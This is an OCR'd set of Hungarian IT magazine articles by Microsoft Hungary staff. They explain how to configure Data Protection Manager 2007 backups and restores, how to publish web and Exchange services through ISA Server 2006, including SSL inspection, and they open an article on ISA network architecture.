
Továbblépve a Protection szekcióra, beállíthatjuk a tényleges mentéseinket. A beállítás előtt feltétlenül végezzünk gondos tervezőmunkát! Mentendő adatainkat csoportosítsuk forrásuk (például fájlkiszolgálók, SQL-adatbázisok stb.) és/vagy fontosságuk szerint! Így összeállíthatunk egy mentési tervet, ami tartalmazza, hogy milyen típusú adatokat, milyen gyakorisággal és milyen stratégiával mentünk, mennyi ideig tartunk bizonyos adatokat lemezeken, és mikor tesszük át szalagra. A kialakult tervet a vállalatunknál érvényes rend szerint érdemes egyeztetni az üzleti oldal képviselőivel, a minőségbiztosítási felelősökkel és mindazokkal, akik érintettek



3. ábra. Csak a lényeg a konzolon



4. ábra. A DPM birtokba vette a lemezeket



5. ábra. Az időzítés eldöntheti a lemezfelhasználást is

lehetnek az adatmentés sikerességében. Egy jól kitalált mentési rendre aztán akár garantált SLA-t is vállalhatunk.

Amikor tehát tudjuk, hogy milyen adatok fognak egy mentési csoportba tartozni, akkor nekiláthatunk a Protection Groupok létrehozásának. A néhány lépéses varázslónak mindössze három érdemi pontja van: mit, hogyan és milyen gyakran akarunk menteni. Tartalmi szempontból menthetünk megosztásokat vagy logikai köteteket, Exchange- és SQL-adatbázisokat, System State-et, Sharepoint-farmokat és virtuális gépeket. Ezeket a szokott módon a folder-struktúra böngészésével és jelölőnégyzetek kipipálásával választhatjuk ki. (Természetesen van mód bizonyos fájlok vagy akár egész mappák kizárására is.)

A második pontban adjuk meg a csoport nevét és azt, hogy lemezre vagy szalagra szeretnénk végezni a mentést. A harmadik lépés talán a legbonyolultabb, a „mikor” kérdése. Itt nemcsak előre, hanem visszafelé is kell gondolkodnunk. A Retention range paraméter ugyanis azt mondja meg, hogy a DPM mennyi időre lásson vissza az időben, tehát mennyi időre visszamenően leszünk képesek gyors lemezekről és sűrűbben végzett mentésből visszaállítani az adatokat. A Synchronization frequency határozza meg, hogy milyen gyakran készül pillanatfelvétel a védett adatokról, vagyis közvetlenül ez az érték jelzi, hogy milyen mértékű lehet a maximális adatvesztésünk. A legrövidebb beállítható érték 15 perc, de ezzel bánjunk óvatosan, mert egy erősen igénybe vett fájl- vagy Exchange-kiszolgálón jelentős mértékű változás történhet akár 15 perc alatt is, ami jelentős terhelést okozhat mind a forráskiszolgálón, mind a hálózaton, még akkor is, ha a DPM 2007-et egyébként felkészítették az erőforrások optimális kihasználására. A File recovery points alatt állíthatjuk be, hogy a DPM milyen gyakran frissítse a mentett adatok kiinduló állapotát (vagy egyszerűbben: milyen gyakran készítsen teljes mentést). Az eddigi lépések alapvetően meghatározzák a mentésekhez szükséges lemezterületet, amiről a varázsló következő lépésében kapunk összesítést.

Az utolsó lépés a kezdeti mentés időzítése. Itt azt kell szem előtt tartanunk, hogy ebben a fázisban a teljes védendő adatmennyiség tükröződik a hálózaton a DPM-kiszolgálóra, és a pillanatfelvételek megindításának előfeltétele, hogy ez a mentés sikeresen végbemenjen. Tehát hagyjunk rá megfelelő időt, és időzítsük olyan időpontra, amikor más szolgáltatások működését nem akadályozza!

További lehetőségek

A létrehozott csoporton még finomhangolást végezhetünk (soha ne tegyük ezt például kezdeti szinkronizálás közben, mert megszakítja a folyamatot!). Engedélyezhetjük a hálózati tömörítést (on-wire compression), amellyel processzorteljesítményért cserébe hálózati sávszélességet nyerhetünk. Időzíthetünk napi konzisztencia-ellenőrzést, ami főként akkor lehet hasznos, ha heti vagy kétheti teljes mentést állítottunk be. Ez az ellenőrzés garantálja az adatok integritását a következő teljes szinkronizálásig.

A Data Protection Manager egyik jelentős előnye, hogy támogatja távoli kiszolgálók mentését is. Minden telepített ügynökre beállíthatjuk a hálózati sávszélesség felhasználását munkaidőre és egyéb időszakokra, ezzel garantálva, hogy munkaidőben az üzleti alkalmazások megfelelő sávszélességhez jussanak, míg éjszakai és hétvégi időszakokban a mentéseké lehet az elsőbbség.

A teljes védelem érdekében már „csak” a szalagos mentéseket kell konfigurálnunk, ezeket viszont akár hétköznapra és munkaidőre is tehetjük, tehát van alkalmunk ellenőrizni őket és beavatkozni, ha szükséges.


Az adatok helyreállítása

A helyreállítások legalább annyira egyszerűek, mint a mentések: kikeressük a visszatöltendő foldert vagy fájlt, kiválasztjuk azt az időpontot, amelyik állapotot szeretnénk visszaállítani (ez lehet egy akár 15 perccel ezelőtti időpont is!), majd megadjuk, hogy az eredeti helyére vagy valamilyen alternatív helyre szeretnénk a visszatöltést, és már mehet is. Sőt, az általános beállításokon keresztül engedélyezhetjük a felhasználók számára is a visszatöltést. Mielőtt teljesen kétségbe esnénk a lehetőség hallatán: a felhasználók az XP-ből és a Vistából ismert „Előző verziók” funkció használatával végezhetik a visszatöltést, a kiszolgáló közelébe továbbra sem engedjük őket. Egyszerűen a DPM-ügynök fog közvetítőként működni, és az fogja felajánlani a DPM-kiszolgálón megtalálható mentéseket a felhasználó számára.

Ha a visszaállításhoz csak részleges információink vannak, akkor a keresés funkció is rendelkezésünkre áll, így pontatlan elérési utak vagy fájlnevek esetén is van esélyünk megtalálni az igényelt adatokat.

Az alkalmazások visszatöltése már valamivel bonyolultabb, hiszen Exchange esetében például beszélhetünk teljes Storage Group, adatbázis vagy postafiók visszatöltéséről. Az első két esetben dolgozhatunk közvetlenül az eredeti helyre, a visszatöltés végeztével az adatbázisok automatikusan elindulnak, sőt ha a tranzakciós logjaink nem sérültek meg, akkor adatvesztés sem lesz. Ha csak egy postafiókot kell visszaállítanunk, akkor nem kerülhetjük el a Recovery Storage Group használatát az Exchange-ben, cserébe viszont a DPM rugalmasan együttműködik az Exchange Toolbox eszközeivel, ezzel is egyszerűsítve a folyamatot.

SQL-adatbázisoknál is van lehetőségünk az eredeti helyre vagy alternatív mappába történő helyreállításra, sőt ha hordoznunk kell az adatokat, akkor akár szalagra is történhet a visszatöltés. A tranzakciós rendszernek köszönhetően itt is lehetséges a veszteségmentes visszaállítás.



6. ábra. A hálózathasználat finomhangolása

Integráció a Microsoft felügyeleti eszközeivel

Érdemes még megemlíteni, hogy a Data Protection Manager az ügynök telepítésekor automatikusan felismeri a fürtözött kiszolgálókat, és minden tagra telepíti a szükséges ügynököt. Hiba esetén az adatok mentését automatikusan a másik node ügynöke folytatja. Exchange 2007 esetében az ügynökök felismerik a Cluster Continuous Replication konfigurációt, és a passzív node-ot használva végzik a mentést, de nem jönnek zavarba az egyéb magas rendelkezésre állású konfigurációktól (LCR, SCR) sem.

A DPM Management Shellben minden funkciót megtalálunk, amit a grafikus felületen, és vannak olyan különleges lehetőségek is, amelyekre csak itt találunk megoldást. Ha a mentéseket erre a célra elkülönített alhálózaton szeretnénk elvégezni, akkor a Management Shellen keresztül ezt is konfigurálhatjuk, tehermentesítve a felhasználói hálózatot.

A mentési rendszer felügyeletét több szálon végezhetjük: a felügyeleti konzol Monitoring szekciójában láthatjuk az aktuális feladatokat és azok állapotát. A Reporting szekcióban 6 előre definiált jelentést kérhetünk le vagy időzíthetünk. A jelentések készülhetnek HTML, Excel vagy PDF formátumban, és akár mellékletként is elküldhetjük őket a mentéssel foglalkozó kollégának vagy csoportnak. A System Center Operations Manager (vagy System Center Essentials) használói pedig a megfelelő felügyeleti csomag telepítésével integrálhatják a DPM teljes felügyeletét meglévő rendszerükbe, így mindent egy helyről érhetnek el.

Somogyi Csaba
(csaba.somogyi@microsoft.com) Microsoft Magyarország

Hasznos olvasni- és néznivalók a DPM 2007-ről:

A Data Protection Manager 2007 honlapja:
http://www.microsoft.com/systemcenter/dpm/default.mspx

DPM 2007 technikai referencia a TechCenteren:
http://technet.microsoft.com/en-us/library/bb795539.aspx

DPM 2007-tel kapcsolatos webcastok (angol nyelven):
http://www.microsoft.com/events/series/technetmms.aspx?tab=webcasts&id=42555#42555

Az ezerarcú publikálás – II. rész


Az előző részben megvizsgáltuk általában a publikálás témakörét, a kapcsolódó fogalmakat és az alapgyakorlatokat, most viszont egy kissé mélyebbre merülünk a témában.

Ott folytatjuk, ahol abbahagytuk: kezdésként további, a webszerver-publikálással kapcsolatos fontos, illetve érdekes beállításokat nézünk meg, aztán viszont ráhangolódunk az Exchange-, valamint az ISA-kiszolgálók együttműködésére.

Bridging

Az érdekesebbeket kiemelve a Bridging fül lesz az első, ahol a web-, illetve egyúttal az FTP-szerver portátirányítási lehetőségei találhatók. Itt akkor fogunk sűrűn járni, ha történetesen az ISA-kiszolgálón helyeztük el a webszervert is – ami nem a legbiztonságosabb forgatókönyv, de például egyetlen szerver esetén nincs túl sok választási lehetőség.

Ebben az esetben tehát a webszerver szeretné magáénak tudni a hagyományos http-portot, de erről a szándékáról az ISA villámgyorsan le fogja beszélni. Működő IIS esetén a várható konfliktusra már a telepítő is figyelmeztet, mert az ISA-nak kerek-perec, óhatatlanul szüksége van a 80-as portra. Teljesen logikus, hogy miért, a külső (de a belső) ügyfeleknek is az ISA kell, hogy legyen az egyes számú kapcsolat, ezért a 80-as porton az ISA listenerjének (lásd az előző cikket) kell figyelnie, hogy aztán már továbbadhassa a kéréseket és válaszokat a webszerver, illetve az ügyfél felé. A megoldás nem a kissé nehézkes http://www.ceg.hu:8181 formula – azaz egy alternatív port használata –, hanem az átirányítás.




Ismétlés gyanánt: a különböző füleken a webszerver-publikálás finomhangolási lehetőségei érhetők el

Az ügyfél böngészője a 80-as porton közelít, az ISA elkapja, és a Bridging fülön beállított tetszőleges portra továbbítja a kérést. Ehhez már csak a webszerver megfelelő tulajdonságainál kell ugyanezt a portot beállítani. Természetesen, ha nincs webszerver az ISA-szerveren, akkor erre nincs szükség, mert ekkor egy másik gép, a belső szerver 80-as portját használjuk, nem zavarva az ISA listenerjét.

To

Rövid és velős neve van ennek a fülnek, nem is sejtetve, hogy egészen fontos dolgok rejtőznek mögötte. Itt kötelezően meg kell adnunk a publikált webhely nevét, esetleg alatta a belső nevét vagy IP-címét (ha nem egyező). Ha SSL-t használunk, ez csak olyan név lehet, amely a tanúsítványon is szerepel, más esetekben viszont elképzelhető hogy az ISA nem tudja feloldani az adott nevet, ezért kell a második mező például az IP-címmel.




Három lényeges dolog is helyet kapott ezen a panelen


A „Forward the original host header instead of the actual one" opció például az OWA publikálásnál hasznos, annyira, hogy az Exchange publikálóvarázslója automatikusan be is kattintja. Ennél a pontnál az a kérdés, hogy az ISA továbbítsa-e a külső klienstől kapott host header-információt vagy inkább kicserélje? Alapértelmezésben kicseréli a már említett második mező tartalmára,

mert ez a biztos megoldás, viszont nem feltétlenül jó nekünk. Ha egy IP-vel több webhelyet akarunk publikálni – a webszerver host header opciójára építve ezt a tervet –, akkor így szép nagy 404-es válasz lesz az eredmény. Ekkor tehát kapcsoljuk be ezt a lehetőséget.

A következő opció (Proxy requests to published site) viszont a szimpla webszerverek esetén is él és számít. Az alapfelállás szerint a belső webszerver minden kívülről érkező kérés esetén csak a közvetítő felet, az ISA-t látja (mivel a fejlécben az ISA kicseréli a forrás-IP-t), azaz gyakorlatilag csak az ISA belső hálózati kártyájának IP-címével szembesül. Ez egyszerűvé teszi a webszerver válaszát, hiszen a cím ismerős alhálózaton van, benne van a routing-táblában, közvetlenül elérhető, összesen annyi dolga van, hogy egy ARP-kérést küld, és ha megjön a válasz, mehet a forgalom. Ha viszont az ábrán is látható alsó opciót választjuk, akkor annyi a különbség, hogy a webszerver egy idegen IP-vel találkozik, amelyről nem lesz információ a routing-táblában, ezért az ARP-kérést az alapértelmezett átjárónak küldi el, így oldva meg a problémát. Mivel általában az ISA belső „lába” az alapértelmezett átjáró (ebben az esetben muszáj is, hogy az legyen), megjön a válasz, és indul a forgalom. Ha valaki ezt már harmadszor is elolvasta, biztosan azt fogja kérdezni, hogy minek bonyolítani a dolgot az alsó opcióval? Van értelme, ha más nem, az, hogy az IIS-naplóba nem egyetlen IP-cím kerül be (az ISA belső lába), és vezeti majd a naplóból képzett statisztikát toronymagasan, hanem a valódi kliensek címei. Az első opció viszont akkor kötelező, ha nincs lehetőségünk arra, hogy az ISA legyen az alapértelmezett átjáró (azaz valamilyen okból nem lehet SNAT-kliens a belső webszerver), hiszen ekkor a webszerver és az ISA közötti kapcsolat enélkül is töretlen lesz.



A klasszikus protokollok kiválasztása (az Outlook RPC is az, de VPN nélkül nem szabad használni)



Ami szem-szájnak ingere, az itt mind megvan (Publish Exchange Web Clients Access)

Ezzel az szimpla és/vagy SSL-webhelyek publikálásának részletein túl vagyunk, a következőkben nézzük meg a további – és akár speciálisnak is tekinthető – publikálási lehetőségeket.

Az Exchange Server publikálása

Ez a témakör hatalmas. Elsősorban azért, mert rengetegféle forgatókönyvben használhatjuk kívülről is az Exchange-szerver szolgáltatásait, másrészt azért, mert az ősidők óta nagyon szoros kapcsolat van e két nagy kiszolgálókomponens között. Ha a publikálást tekintjük (egyelőre elsősorban az Exchange 2003 és az ISA 2006 párosára fókuszálva), akkor nagyjából két eltérő területre oszthatjuk fel az együttműködést (persze nem egyenlő részben):

- klasszikus e-mail-protokollok (POP3, SMTP, IMAP);
- webes kliensek (OWA, OMA, ActiveSync, Secure RPC, RPC over HTTPS).

Klasszikus e-mail-protokollok publikálása


Ez a legegyszerűbb forgatókönyv, a legkevesebb komforttal és innovációval – de a legkevesebb munkával is. Vegyünk egy szolid, egyszerű környezetet alapul, egyelőre DMZ és minden más extra nélkül, az egyetlen Exchange-szerverünk a belső hálózatban SNAT-kliensként tengeti hétköznapjait, és az egyéb működési feltételeket (például az A, MX, PTR, esetleg az SPF rekordot) már megteremtettük. Ezek után az ISA MMC-ben a tűzfalszabályokra kattintva a jobb oldali keretből a Publish Mail Servers varázslót kell elindítanunk, majd ezután jöhet a megfelelő protokollok kiválasztása (két körben, mert az SMTP és az NNTP külön van választva), aztán az Exchange-kiszolgáló megnevezése, végül annak a hálózatnak a kijelölése, ahol a szabály dolgozni fog, és gyakorlatilag készen is vagyunk.

Az ISA automatikusan elkészíti a szükséges tűzfalszabályokat – pont annyit, amennyi protokollt kijelöltünk –, és működik. Ha lehetséges, ne kapcsoljuk ki a passzoló alkalmazásfiltereket (POP3, SMTP, lásd e szám másik ISA-cikkét), de más okossággal nem nagyon szolgálhatunk, mert nincs is, ez ilyen egyszerű.

Webes kliensek

Itt már webszerver-publikálásról van szó, és nem is akármilyenről. A kliensek típusa alapján újabb három csoportra oszthatjuk tovább a publikálószabályokat. Szó eshet egyrészt a PDA-k, Smartphone-ok és egyéb kütyük csoportjára vonatkozó szabályokról, másrészt az Outlook Web Accesst érintő publikálásról. A harmadik körben az asztali Outlookot érintő lehetőségekről kell beszélnünk, azaz a már szerencsére kissé háttérbe szorult Secure

RPC-ről, illetve a maximálisan ajánlott RPC over HTTP/S-ről. Az ISA 2006-tal gyakorlatilag egyetlen publikálószabállyal és egyetlen listenerrel tökéletesen lefedhetjük az első három hozzáférést. A listenerben ilyenkor rá-



Az űrlap alapú hitelesítésnél lehetséges a jelszóváltoztatás, illetve az erre vonatkozó figyelmeztetés engedélyezése

adásul megtehetjük, hogy az űrlap alapú hitelesítést választjuk.

Az űrlap alapú hitelesítés egy nagyon sokrétű, sok extrát felvonultató módszer, amelyhez kapcsolatban ráadásul az ISA 2006-ban számos pozitív változás is történt.

Használhatjuk immár multifaktoros hitelesítésre, kontrollálhatjuk a csatolások használatát, felajánlhatunk a felhasználóknak kétféle megjelenítést, alkalmazható az SSO, és beépíthető egy biztonságos jelszóváltoztatási lehetőség. A mobilkliensekné különösen jól jöhet, hogy teljesen testre szabhatjuk a felületet, és ezt teljesen automatikusan a fejléc tartalmától függően kaphatják meg a kijelzőre. Kierőszakolhatunk a böngésző beállításaitól független nyelvi támogatást (25-féle nyelvből választva), a cookie-kkal kapcsolatban is kapunk jó pár lehetőséget, és ha bevállaljuk, akár gyorsítótárazhatjuk is a jelszavakat.

Az űrlap alapú hitelesítés tehát bátran ajánlható, a további részletekért pedig tekintsük meg egy előző TechNet Magazin cikkét: http://tinyurl.com/2jhvyj.

Az RPC over HTTP/S esetén viszont ez a fajta klienshitelesítési metódus csak részben lesz tökéletes, mivel az űrlap egy Outlook esetén értelmezhetetlen, viszont ha mégis ezt az utat választjuk, akkor az ISA 2006 automatikusan vált a Basic-hitelesítésre, ami már megoldásnak számít.

Előrelépés


Egyébként kicsit előreszaladtunk, mivel a varázslóban először még a webszerver típusát kell megadnunk (egyszerű webszerver, load balancer vagy farm), majd pedig el kell döntenünk, hogy használunk-e kötelezően titkosítást (SSL) a webszerver elérésére, ami nyilván erősen megfontolandó minden Exchange-elérés esetén. Az SSL alkalmazására az ISA és a belső webszerver között kétfajta, manuális választható módszerünk volt az ISA 2004-ben (tunneling és bridging, azaz szimpla továbbítás ellenőrzés nélkül, illetve a „szűréses" módszer), és nem maradt egy sem az ISA 2006-ban, de ez kivételesen előrelépésnek számít. Tudniillik ennek az opciónak a beállítása automatikussá vált, és minden esetben – tehát az OWA-val is – működik a szűrés, ha kérjük a tikosítást (és igazán szép a dologban, hogy az ISA 2006 + Exchange 2003 SP2 esetén ez az ActiveSynckel is működik, tanúsítvány alapú hitelesítéssel).

Az SSL-szűrés megértéséhez tudnunk kell, hogy e magazin másik ISA-cikkében említett, remekül használható http-filter a HTTPS-forgalomban teljesen hatástalan. Persze ez érthető is, a HTTPS-nek többek között pontosan az érinthetetlenség a lényege. Ellenben az ISA Server segítségével mégiscsak sikerül bevonni ezt a forgalmat a http-filter hatókörébe, némi trükkel.

Ellenőrzött csomagok

A lényeg az, hogy a távoli ügyféltől beérkező forgalomból az ISA terminálja az SSL-kapcsolatot, és „visszafejti" a titkosítást. Ezután a http-filter „átszalad" az adott csomagon, azaz részletesen ellenőrzi. Ha kész, akkor két módszer marad: vagy továbbítja a belső webszervernek a normál http-csomagokat, vagy először újra „hozzáragasztja" a tanúsítványt (ez a publikálószabály porttovábbítási beállításain múlik).

Ha a webszerver feldolgozza a kérést, visszaküldi az ISA-nak, amely újra ellenőrzi a csomagot, és ha szükséges, megint csak visszafejti, és újra titkosítja. Ha minden rendben van most is, akkor mehet a csomag a távoli kliens felé (természetesen anélkül, hogy a távoli kliens ebből bármit észlelne).



Az ISA 2006-ban válasszuk az SSL-t, és megkapjuk vele automatikusan a legjobb módszert

Nos, ezek után térjünk vissza a „Publish Exchange Web Clients Access" varázslóra, de már csak azért, hogy megállapítsuk: innentől nincs új opció, minden a normál (az előző részben ismertetett) webszerver-publikáláshoz hasonlóan megy végbe.

Egy következő számban még visszatérünk a Sharepoint Portal Server, illetve az egyéb, nem webszerver-publikálás módszereinek ismertetésével.

Gál Tamás
(v-tagal@microsoft.com)
Microsoft Magyarország


Az ISA Server architektúrájának részei

Az ISA Server kicsit „sötét ló”: bonyolult és talán nehéz is mélyebben megismerni, ráadásul speciálisan érzékeny és veszélyes az a terület, ahol alkalmazzuk. De ki ne szeretne benézni egy kicsit a motorháztető alá?

A fentiek miatt e cikk keretein belül megpróbáljuk kicsit megvilágítani az ISA Server 2004/2006 két, a legfontosabbak közé tartozó szerkezeti alapelemét, a hálózatokat, illetve a különböző szűrési módszereket.

A hálózatok

Az ISA Server 2004 egyik legnagyobb és legfontosabb változása az úgynevezett multi-networking bevezetése volt (nem-nem, nincs köze a piramisjátékhoz). Ez azt jelenti, hogy akármennyi (logikai) hálózatot létrehozhatunk, és azt is, hogy nincsenek előre beállított, megkülönböztetett hálózatok. Igazi, jólfésült demokrácia van, minden hálózat egyenlő, egészen addig, amíg el nem kezdjük mi magunk a megkülönböztetést. Aki kattintgatott valaha már egy ISA MMC-ben, az most valószínűleg már indítja is az Outlookot, hogy reklamáló e-mailt írjon nekem e cikk ötödik sorában szereplő tévedésről, úgyhogy pontosítsunk: vannak előredefiniált hálózatok (leltár szerint 5 darab), de például a gyári Internal (belső) hálózat – ha akarjuk – a függőség, a kapcsolatok vagy a működés alapján semmivel sem lesz alá- vagy fölérendeltebb, mint az általunk felvett MasikInternal hálózat, vagy az Internal3, vagy ha imádjuk a kettes számrendszert: az Internal32768.



1. ábra. A hálózatok létrehozásánál a határ a csillagos ég

A fenti képen nemcsak az extra nevű új hálózatok, hanem a gyáriak is szépen látszanak, az az öt darab, amelyet már említettünk. Ábécésorrendben ezek a következők:

External. Az alapértelmezett külső hálózat, amely talán a legkevésbé kézzelfogható a hálózatok között, és amely például – az összes többi hálózattal szemben – nem tagja az All Protected Networks csoportosításnak sem, valamint nincs és nem is lehet IP-tartománya. Gyakorlatilag az a hálózat tekinthető a legtöbb esetben az internetnek. Érdekes viszont belegondolni abba, hogy egy szingli, egy hálózati kártyás forgatókönyvben mi az ISA viszonya ehhez a hálózathoz (ne gondolkodjunk sokat, ilyenkor nem lesz semmilyen szerepe, egyetlen Internal hálózatnak muszáj lennie, úgyhogy az lesz az erősebb).

Internal. „A” belső hálózat, és bár a telepítés során ki kell jelölnünk a részére egy IP-tartományt (ami persze szabadon változtatható), az eddigiek értelmében más különleges tulajdonsága nincs.

